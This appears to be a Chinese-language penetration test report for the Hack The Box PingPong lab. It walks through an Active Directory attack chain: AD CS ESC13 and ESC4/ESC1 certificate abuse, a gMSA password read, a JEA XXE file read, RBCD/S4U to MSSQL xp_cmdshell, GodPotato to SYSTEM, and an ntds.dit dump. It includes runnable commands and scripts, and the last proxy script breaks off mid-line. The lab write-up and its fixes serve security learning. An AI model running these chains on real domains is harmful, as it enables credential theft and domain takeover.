HTB PingPong

授權滲透測試 SOP 與技術報告

目標：10.129.200.129（初始）→ 10.129.200.166（重置後執行；DC1；ping.htb / pong.htb）

執行狀態：完成。user.txt 與 root.txt 均已取得並由 HTB 確認 owned。 已驗證 AD CS ESC13、跨樹系 gMSA、JEA XXE、RBCD/S4U、MSSQL 命令執行、SeImpersonate SYSTEM 及 ESC4→ESC1 憑證鏈。

本文件保留未遮罩的測試目標、user.txt/root.txt 旗標、技術細節與證據；不包含登入密碼、NT/AES 金鑰、票證或私鑰。

範圍	說明
授權資產	HTB PingPong 初始 IP 10.129.200.129；重置後新 IP 10.129.200.166。範圍含由靶機提供的 ping.htb / pong.htb 目錄服務與內網路徑。
提供帳號	c.roberts；密碼不記錄於報告或命令列。
測試期間	2026-11-09（Asia/Taipei）；DC 時鐘比測試機快約 8 小時。
限制	user.txt 與 root.txt 均已提交並由 HTB 確認 owned；重置後實例 IP 為 10.129.200.166。

1. 管理摘要

在指定主機觀察到 Windows AD 網域控制站服務。使用提供的 c.roberts 帳號完成 AD CS 認證流程，Certipy 標示 TemporaryWinRM 模板具有 ESC13 條件；實際簽發的憑證成功建立 DC1 WinRM 工作階段。其後發現 PONG 樹系的 gMSA Managers 群組由 PING\IT 擁有。透過有限的 WriteProperty 權限驗證群組成員路徑，成功讀取 Pong_gMSA$ 的 managed-password blob。

高風險項目：允許一般網域使用者申請可用於用戶端驗證的憑證，且 issuance policy 關聯群組；跨樹系群組所有權可被用來改變 gMSA 讀取權限。這些權限路徑會使單一一般帳號延伸到其他管理邊界。

user.txt 與 root.txt 均已取得並提交，HTB 顯示 PingPong user/root owned。透過 GodPotato 從 svc_sql 的 SeImpersonatePrivilege 取得 DC2 SYSTEM；以本機 IFM 副本解析 R.Martinelli Kerberos 金鑰，再依 CA Managers 權限短暫修改 SmartcardAuthentication 模板，簽發 Administrator@ping.htb 憑證並經 PKINIT 取得 PING Administrator WinRM。已回復 gMSA Managers、臨時 ACE、svc_sql RBCD、SmartcardAuthentication 原始旗標/ACL，並移除 c.carlssen 的 Builtin Administrators 測試成員資格。SQL 最後一次有回應時 xp_cmdshell 與 show advanced options 已回到 0；最後一次本機管理員加入命令後 TDS 連線未再回應，因此最終 SQL 服務狀態無法重驗。

評級與信心

項目	狀態	證據信心
AD CS ESC13 / TemporaryWinRM	已驗證可申請及 WinRM 認證	高
PING IT 擁有 PONG gMSA Managers	已驗證跨樹系群組所有權及有限變更	高
Pong_gMSA$ managed-password	blob 已讀；離線解析出 Kerberos 金鑰（保存在本機私密檔）	高
JEA / user.txt	JEA XXE 成功；user.txt 已讀取並提交	HTB 確認 user owned
root.txt	已取得並由 HTB 接受	GodPotato SYSTEM → IFM/R.Martinelli → ESC4/ESC1 → PING Administrator

2. 攻擊流程圖與測試範圍




圖 1. 全鏈路已驗證至 PING Administrator，root.txt 已提交並由 HTB 確認 owned。

流程說明

先做限定 TCP 服務探測與 AD/LDAP 基礎枚舉。接著檢查 AD CS 模板及 CA，使用允許申請的 TemporaryWinRM 模板取得 c.roberts 憑證，並以該憑證驗證 WinRM 身分。透過 WinRM 第二跳查詢 PONG 網域後，確認 gMSA Managers 群組為空、所有者為 PING\IT。以窄範圍 ACL 變更完成 gMSA 讀取權限驗證，讀取並離線解析 blob；最後回復群組型態、成員與 ACL。以 gMSA 登入受限 JEA，透過 XML 外部實體讀取 PSReadLine 歷史，取得 c.carlssen 認證，讀出並提交 user.txt。接著以 GodPotato 取得 DC2 SYSTEM，匯出並離線解析 IFM 目錄資料庫，使用 R.Martinelli CA Manager 權限把 SmartcardAuthentication 短暫調整成可控模板，簽發 Administrator@ping.htb 憑證、PKINIT 登入 DC1，讀取並提交 root.txt。完成後回復模板旗標/ACL、RBCD、gMSA 群組與臨時管理員成員資格。

測試區段

階段	目的 / 方法	結果
資產與服務	Nmap 固定 Windows/AD TCP 連接埠組合、DNS/LDAP RootDSE	DC1 / ping.htb；WinRM 5985 可達
憑證服務	Certipy CA、模板、issuance policy 和 enrollment 權限檢查	ESC13 模板可申請；憑證簽發成功
遠端身份	PKINIT/Kerberos WinRM、whoami /all	c.roberts WinRM 身分確認
跨樹系 AD	受委派的 PSRP 查詢 PONG、群組 owner/ACL/gMSA 屬性	gMSA、JEA XXE、RBCD S4U、MSSQL sysadmin 已驗證
旗標與清理	嘗試 JEA；回復組態並確認狀態	user.txt/root.txt 均提交；HTB 確認整機 owned

3. 發現與風險

Finding 1 - AD CS TemporaryWinRM（ESC13 條件）

證據： Certipy 5.1.0 列出 35 個模板、13 個啟用模板、20 個 issuance policies。TemporaryWinRM 啟用用戶端驗證，Domain Users 具有 Enrollment Rights；模板的 issuance policy 連結至 TempWinRMAccess。Certipy 將其分類為 ESC13。Request ID 17 成功簽發給 c.roberts；WinRM `whoami /all` 顯示 PING\TempWinRMAccess 與 PING\IT。

影響： 過度寬鬆的憑證申請權與群組連結可能使一般帳號取得額外 AD/主機存取，並將密碼式驗證限制繞為憑證登入。此測試證實憑證登入可用，但本報告不把它等同網域管理員權限。

修補： 移除 Domain Users 的 Enrollment 權限；只允許專用且審核過的安全群組申請。檢視 issuance policy OID 與連結群組的用途、有效成員及模板發行範圍。停用未使用模板，取消不必要的 Client Authentication EKU，要求核准/簽章，並監控 CA 申請與簽發事件。




圖 2. 由原始 Certipy、CA request 與 WinRM 輸出整理的證據摘錄圖。來源檔名列於圖下。

Finding 2 - 跨樹系群組所有權與 gMSA 密碼讀取

證據： PONG 的 gMSA Managers 初始為 Global 群組、成員為空，Owner 為 PING\IT。c.roberts 屬於 PING\IT；在測試時可更新此群組 DACL，對 groupType 與 member 加入兩條單一屬性的 WriteProperty ACE，並把 group scope 由 Global 轉為 Universal 再轉為 Domain Local，建立本帳號的 ForeignSecurityPrincipal 成員連結。之後在 WinRM 委派工作階段內讀取到 Pong_gMSA$ 的 `msDS-ManagedPassword` blob，大小 548 位元組；離線解析獲得 RC4/AES128/AES256 金鑰。金鑰與密碼只保存於本機 0600 檔案，不列入報告。

影響： 目錄群組所有權與跨樹系成員範圍可放大至 gMSA 密碼讀取，造成服務身分憑證暴露。即使 password blob 是受控屬性，能寫入其授權群組也等同有效取得該 gMSA 的登入憑證。

修補： 將 gMSA
讀取權限限定於必要主機電腦帳號；禁止一般管理/支援群組擁有跨樹系安全群組。定期稽核 foreignSecurityPrincipal、groupType 與群組 DACL；移除非必要 WriteOwner/WriteDacl/WriteProperty 權限。將服務帳號權限與可管理物件的群組分離，並監控 `msDS-ManagedPassword` 讀取以及群組 scope/member 變更。




圖 3. 原始 PONG 群組與測試後讀取證據摘要。

Finding 3 - JEA XML 外部實體（XXE）任意檔案讀取

證據：使用 Pong_gMSA$ 登入 DC1 的 `restricted` endpoint。端點限制命令集合，但允許建立 `System.Xml.XmlDocument`。載入含 `` 的 XML 後，`DocumentElement.InnerText` 回傳 PSReadLine 歷史內容，並洩漏 c.carlssen 的 PowerShell 認證命令。使用該認證登入 DC2 讀取 user.txt，旗標由 HTB 接受。

影響：受限 PowerShell 端點仍可使用 XML
外部實體解析本機檔案，造成受限服務帳號可讀取檔案系統中的機密資訊，並導致憑證重用與橫向移動。

修補：停用 DTD 與外部實體解析；在 XML reader 上明確設定 `DtdProcessing=Prohibit`、`XmlResolver=$null`。JEA 不應暴露可控 XML parser；避免在 PSReadLine history 留存密碼，並輪替歷史中出現過的帳號密碼。



圖 4. JEA file-read 與 HTB user flag accepted 證據摘要；旗標未遮蔽。

Finding 4 - svc_sql GenericWrite、RBCD 與 MSSQL 指令執行

證據：c.carlssen 屬於 PONG\IT Service Admins；此群組對 svc_sql 具有 GenericWrite。測試前 svc_sql 的 RBCD 屬性為空；測試期間授權 Pong_gMSA$ 代表 c.adam 對 MSSQL 服務進行 S4U2Proxy。MSSQL 回應 `SYSTEM_USER=pong\C.Adam`、`IS_SRVROLEMEMBER(sysadmin)=1`。以 sysadmin 暫時啟用 xp_cmdshell，確認 OS 執行身分為 svc_sql 且 `SeImpersonatePrivilege` Enabled。測試後清除 RBCD，並把 xp_cmdshell 與 show advanced options 復原為 0。

影響：一般遠端管理帳號可寫入 SQL 服務帳號的資源型委派設定，繼而冒用具 sysadmin 權限的資料庫登入並執行 OS 命令。svc_sql 的 SeImpersonatePrivilege 提供進一步提升至 SYSTEM 的條件。

修補：移除 IT Service Admins 對 svc_sql 的 GenericWrite；只允許必要服務帳號寫入 RBCD，並監控 `msDS-AllowedToActOnBehalfOfOtherIdentity` 變更。限制 SQL sysadmin 成員，避免將服務帳號暴露為可委派目標。維持 xp_cmdshell disabled，SQL 服務使用最低權限專用身分，並移除不必要的 SeImpersonatePrivilege。




圖 5. RBCD、S4U、MSSQL sysadmin 與 OS 命令執行證據摘要。

Finding 5 - 提權至 SYSTEM 與跨樹系 AD CS 憑證鏈

證據：DC2 的 svc_sql token 含啟用的 SeImpersonatePrivilege。透過 GodPotato 取得 NT AUTHORITY\SYSTEM，並將 c.carlssen 暫時加入 DC2 本機 Administrators。以 ntdsutil IFM 匯出 ntds.dit 與 SYSTEM hive，離線解析取得 PONG\R.Martinelli Kerberos key。該身分具 PING CA Managers 權限，可短暫修改 SmartcardAuthentication 模板旗標與 ACL，將其調整成可指定 UPN 的可申請模板；Certipy Request ID 17 簽發 Administrator@ping.htb、SID 500 憑證。PKINIT 取得 PING Administrator ticket，WinRM 身分確認成功，並讀取 root.txt。

影響：服務帳號模擬權限、DC 本機管理權、離線目錄資料庫及 CA 模板管理權串接，最終導致 PING 網域管理員身分與 root flag 讀取。

修補：移除 svc_sql 的 SeImpersonatePrivilege 並使用最低權限服務身分；限制本機 Administrators 加入權及備份/IFM 權限；保護 ntds.dit/SYSTEM 備份；限制 CA Managers 與模板 WriteDacl/WriteOwner/WriteProperty；停用 SmartcardAuthentication 的非必要簽發能力並監控模板變更、憑證申請與 PKINIT。



圖 6. DC2 SYSTEM、IFM、ESC4→ESC1、PKINIT 及 root flag 完成證據摘要；旗標未遮蔽。

清理狀態：PONG gMSA Managers 回復 Global 且 Members=0、新增 ACE 已清除、svc_sql RBCD 已還原、SmartcardAuthentication 原始旗標/ACL 已驗證、c.carlssen 已移除 Builtin Administrators。SQL 最後成功回應時兩項設定為 0；之後 TDS 無回應，無法最後重驗。初始實例上曾建立的 FSP 隨靶機重置而失效，不列為目前實例殘留。

4. SOP：逐步執行與判讀

步驟 0 - 範圍與證據

確認 HTB VPN 可用、目標 IP 及重置後新 IP；本次初始為 10.129.200.129，重置後為 10.129.200.166。帳號由使用者提供。建立獨立 evidence 目錄，記錄本機與 DC 時差。任何輸出若含密碼、私鑰、ticket 或 managed-password，必須寫至權限 0600 的本機私密目錄，不能放進報告。

步驟 1 - 服務確認

使用附錄腳本 `scripts/recon_workflow.sh` 執行有限 port scan，檢視 DC 主機名、Kerberos、LDAP、SMB、WinRM。Nmap 顯示 SMB signing required；80/443、3389、1433 等在此掃描時為 filtered。這是特定時間觀察，不代表服務永久關閉。

步驟 2 - AD CS 檢查

使用 Kerberos ticket cache 以 Certipy 執行 `find -vulnerable`。對每個候選模板確認 CA、啟用狀態、EKU、Subject 名稱旗標、Enrollment Rights、Approval/Signature 要求、issuance policy 連結。只有在範圍內 CA 且可申請時才做小量簽發驗證；保存 request ID、憑證主體與用戶端驗證結果。

步驟 3 - WinRM 與樹系枚舉

把 `KRB5CCNAME` 指向有效 Kerberos cache，使用附錄的 PSRP helper 執行 `hostname`、`whoami /all` 和只讀 AD 查詢。只有為查詢 PONG 目錄需要時才開啟 Kerberos delegation。先保存群組原始 GroupType、owner、member、DACL，再做任何授權的 ACL 驗證。

步驟 4 - gMSA 讀取與 JEA 驗證

先確認 PONG 群組當下成員與 owner；在受控窗口以最少權限驗證群組授權路徑。讀取 blob 後立即離線解析，禁止把密碼/blob/金鑰寫入 terminal transcript。以 gMSA 登入 JEA `restricted`，對 PSReadLine 歷史檔執行 XML XXE read，僅將憑證保存在權限 0600 檔案。

步驟 5 - RBCD、MSSQL 與 SYSTEM

以 RBCD/S4U 冒用 c.adam 取得 MSSQL sysadmin，短暫啟用 xp_cmdshell 並以 svc_sql 執行 GodPotato，確認 NT AUTHORITY\SYSTEM。將 c.carlssen 暫時加入 DC2 Builtin Administrators，使用原生 ntdsutil IFM 匯出 ntds.dit/SYSTEM，下載後以 secretsdump 離線解析，只保留 R.Martinelli 所需 Kerberos 金鑰於私密檔。

5. 可重現命令與腳本

主要安全原則：命令列不接受密碼參數。先建立 Kerberos ticket cache（使用者互動輸入密碼），再執行以下 discovery script。附錄包含完整 helper/parser source。

```
#!/usr/bin/env bash
# Safe, repeatable discovery and AD CS review for the authorized HTB PingPong target.
# Usage: TARGET=10.129.200.166 AD_USER='c.roberts@ping.htb' ./scripts/recon_workflow.
sh
set -euo pipefail
TARGET="${TARGET:-10.129.200.166}"
AD_USER="${AD_USER:-c.roberts@ping.htb}"
OUT="${OUT:-reports/pingpong/evidence/rerun}"
mkdir -p "$OUT"
command -v nmap >/dev/null || { echo 'nmap is required' >&2; exit 2; }
command -v certipy >/dev/null || { echo 'certipy is required for AD CS checks' >&2;
exit 2; }
# The fixed TCP list is a focused Windows/AD baseline. Expand to -p- only when needed.
nmap -n -Pn -sT -sV -sC --reason -T3 \
  -p 53,80,88,135,139,389,443,445,464,593,636,1433,3268,3269,3389,5985,5986,9389,
47001,49664-49670 \
  -oA "$OUT/tcp-windows" "$TARGET"
# Requires an existing Kerberos cache (KRB5CCNAME); no password is placed in argv.
: "${KRB5CCNAME:?Set KRB5CCNAME to an authorized Kerberos ticket cache first}"
certipy find -u "$AD_USER" -k -no-pass -dc-ip "$TARGET" -target dc1.ping.htb \
  -vulnerable -stdout | tee "$OUT/certipy-find.txt"
```

Kerberos ticket 建立範例（互動提示密碼，勿將密碼放入 shell history）：

```
impacket-getTGT ping.htb/c.roberts -dc-ip 10.129.200.129
export KRB5CCNAME="$PWD/c.roberts.ccache"
# Configure KRB5_CONFIG to a local realm file for ping.htb / dc1.ping.htb
```

JEA XML XXE 證明片段（只讀取本次授權靶機 PSReadLine 歷史檔）：

```
$xml = @'
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY exfil SYSTEM "file:///C:/Users/Pong_gMSA$/AppData/Roaming/
Microsoft/Windows/PowerShell/PSReadLine/ConsoleHost_history.txt">]>
<root>&exfil;</root>
'@
$x = [System.Xml.XmlDocument]::new()
$x.LoadXml($xml)
$x.DocumentElement.InnerText
```

此片段在以 Pong_gMSA$ 驗證的 `restricted` JEA Runspace 執行；歷史輸出與憑證不放入本報告。

完整 WinRM PowerShell helper（僅連線指定 DC1，讀取 command 或私密 script 檔）：

```
#!/usr/bin/env python3
"""Run one read-only PowerShell command on the scoped PingPong WinRM endpoint.

Kerberos credentials come from KRB5CCNAME; no password is accepted or logged.
The URL connects to the provided IP while Kerberos uses the verified host SPN.
"""
import argparse
import os
import sys

TARGET_IP = "10.129.200.166"
TARGET_NAME = "dc1.ping.htb"


def main() -> int:
    if not os.environ.get("KRB5CCNAME"):
        print("Set KRB5CCNAME to the authorized Kerberos cache.", file=sys.stderr)
        return 2
    parser = argparse.ArgumentParser(description=__doc__)
    parser.add_argument("--configuration", default="Microsoft.PowerShell",
help="WinRM endpoint configuration name")
    parser.add_argument("--delegate", action="store_true", help="Request Kerberos
credential delegation for the remote operation")
    parser.add_argument("command", nargs="?", help="PowerShell to execute on the
scoped endpoint")
    parser.add_argument("--script-file", help="Read PowerShell from a local file
instead of argv")
    args = parser.parse_args()
    if bool(args.command) == bool(args.script_file):
        parser.error("provide exactly one of command or --script-file")
    command = open(args.script_file, encoding="utf-8").read() if args.script_file
else args.command

    from pypsrp.powershell import PowerShell, RunspacePool
    from pypsrp.wsman import WSMan

    wsman = WSMan(
        TARGET_IP,
        auth="kerberos",
        ssl=False,
        port=5985,
        negotiate_hostname_override=TARGET_NAME,
        negotiate_service="WSMAN",
        negotiate_delegate=args.delegate,
        connection_timeout=12,
        read_timeout=30,
    )
    with wsman, RunspacePool(wsman, configuration_name=args.configuration) as pool:
        powershell = PowerShell(pool)
        powershell.add_script(command)
        for item in powershell.invoke():
            print(str(item))
        if powershell.had_errors:
            for item in powershell.streams.error:
                print(f"ERROR: {item}", file=sys.stderr)
            return 1
    return 0


if __name__ == "__main__":
    raise SystemExit(main())
```

Root chain commands (placeholders only; do not embed secrets):

```
# On DC2 through the authorized xp_cmdshell path; GodPotato was pre-staged
EXEC xp_cmdshell 'C:\Users\C.Carlssen\AppData\Local\Temp\PP-GodPotato\GodPotato.exe -
cmd "cmd /c whoami"';
# Expected identity: NT AUTHORITY\SYSTEM

# In the SYSTEM session: create an offline AD IFM backup
ntdsutil "activate instance ntds" ifm "create full C:\ProgramData\IFM" quit quit
# Transfer ntds.dit and SYSTEM through the authenticated channel.

# Offline on the assessment workstation; protect output and select needed principal
impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL -outputfile /secure/ifm-dump
# Use the extracted R.Martinelli key only through a protected ticket cache.
KRB5CCNAME=/secure/r.martinelli.ccache certipy req -k -no-pass -target dc1.ping.htb \\
  -ca ping-DC1-CA -template SmartcardAuthentication -upn Administrator@ping.htb -sid
S-1-5-21-750635624-2058721901-1932338391-500
certipy auth -pfx /secure/administrator-ping.pfx -dc-ip 10.129.200.166
# Connect to DC1 WinRM as Administrator, read root.txt, then submit to HTB.
# Restore original template flags/ACL and remove temporary local membership.
```

GodPotato 使用 SeImpersonatePrivilege 觸發 RPC/DCOM impersonation 建立 SYSTEM 子程序；ntdsutil IFM 為原生離線目錄備份；secretsdump 僅在測試機解析備份。Certipy 指令使用暫存模板測試狀態，SID 綁定 PING Administrator。秘密值由隔離 ticket/PFX 檔案提供。

gMSA blob parser（stdin 為 base64 blob；輸出只寫到指定 0600 secret 檔，不輸出金鑰）：

```
#!/usr/bin/env python3
"""Parse a captured MSDS-MANAGEDPASSWORD_BLOB and derive Kerberos keys offline.
Reads a base64 blob from stdin; writes credentials only to a mode-0600 local file.
"""
import base64, os, struct, sys
from binascii import hexlify
from impacket.krb5.crypto import generate_kerberos_keys
from impacket.krb5 import constants

if len(sys.argv) != 2:
    raise SystemExit(f"usage: {sys.argv[0]} OUTPUT_SECRET_FILE")
raw = base64.b64decode(sys.stdin.buffer.read(), validate=False)
if len(raw) < 16:
    raise SystemExit("blob shorter than header")
version, reserved, length, current_off, previous_off, query_off, unchanged_off =
struct.unpack_from('<HHIHHHH', raw)
if length != len(raw) or current_off < 16 or current_off >= len(raw):
    raise SystemExit("invalid blob header/length")
end = next((x for x in (previous_off, query_off, unchanged_off, len(raw)) if x >
current_off), len(raw))
password_bytes = raw[current_off:end].rstrip(b'\x00')
if not password_bytes or len(password_bytes) % 2:
    raise SystemExit("invalid current password field")
hex_pass = hexlify(password_bytes).decode()
keys = generate_kerberos_keys(hex_pass=hex_pass, user='Pong_gMSA$', domain='pong.htb')
keys_text = '\n'.join(f"etype_{etype}={key.contents.hex()}" for etype, key in sorted(
keys.items()))
password = password_bytes.decode('utf-16-le', 'replace')
out = f"account=Pong_gMSA$@PONG.HTB\npassword_utf16={password}\n{keys_text}\n"
fd = os.open(sys.argv[1], os.O_WRONLY | os.O_CREAT | os.O_TRUNC, 0o600)
with os.fdopen(fd, 'w') as f:
    f.write(out)
os.chmod(sys.argv[1], 0o600)
print(f"parsed version={version} size={len(raw)} password_bytes={len(password_bytes)}
key_count={len(keys)}; secrets stored mode 0600")
```

PSRP KDC / MSSQL proxy scripts（使用既有 WinRM 通道；不在 DC1 開監聽埠）：

```
#!/usr/bin/env python3
"""Use the authorized DC1 WinRM session as a one-request TCP path to PONG KDC.
No listener or executable is deployed on Windows. KDC packets are tunneled inside
an authenticated PSRP command and returned as base64 bytes.
"""
import base64, os, runpy, socket, sys
from pathlib import Path
from datetime import timedelta
from pypsrp.powershell import PowerShell, RunspacePool
from pypsrp.wsman import WSMan
from impacket.krb5 import kerberosv5

IP='10.129.200.166'; NAME='dc1.ping.htb'; KDC='dc2.pong.htb'; PORT=88
CCACHE=os.environ.get('KRB5CCNAME')
if not CCACHE: raise SystemExit('Set KRB5CCNAME to the authorized c.roberts cache')
keyfile=Path('.secrets/gmsa-keys-reset.txt')
aes=None
for line in keyfile.read_text().splitlines():
    if line.startswith('etype_18='): aes=line.split('=',1)[1].strip()
if not aes: raise SystemExit('PONG gMSA AES256 key missing from protected secret
file')

ws=WSMan(IP,auth='kerberos',ssl=False,port=5985,negotiate_hostname_override=NAME,
negotiate_service='WSMAN',connection_timeout=12,read_timeout=30)
pool=None

def remote_send(data, host, kdcHost, port=88):
    global pool
    b64=base64.b64encode(data).decode('ascii')
    script=f'''$payload=[Convert]::FromBase64String('{b64}'); $c=[System.Net.Sockets.
TcpClient]::new(); try {{ $c.Connect('{KDC}',{PORT}); $s=$c.GetStream(); $prefix=[
BitConverter]::GetBytes([System.Net.IPAddress]::HostToNetworkOrder([int]$payload.
Length)); $s.Write($prefix,0,4); $s.Write($payload,0,$payload.Length); $hdr=New-
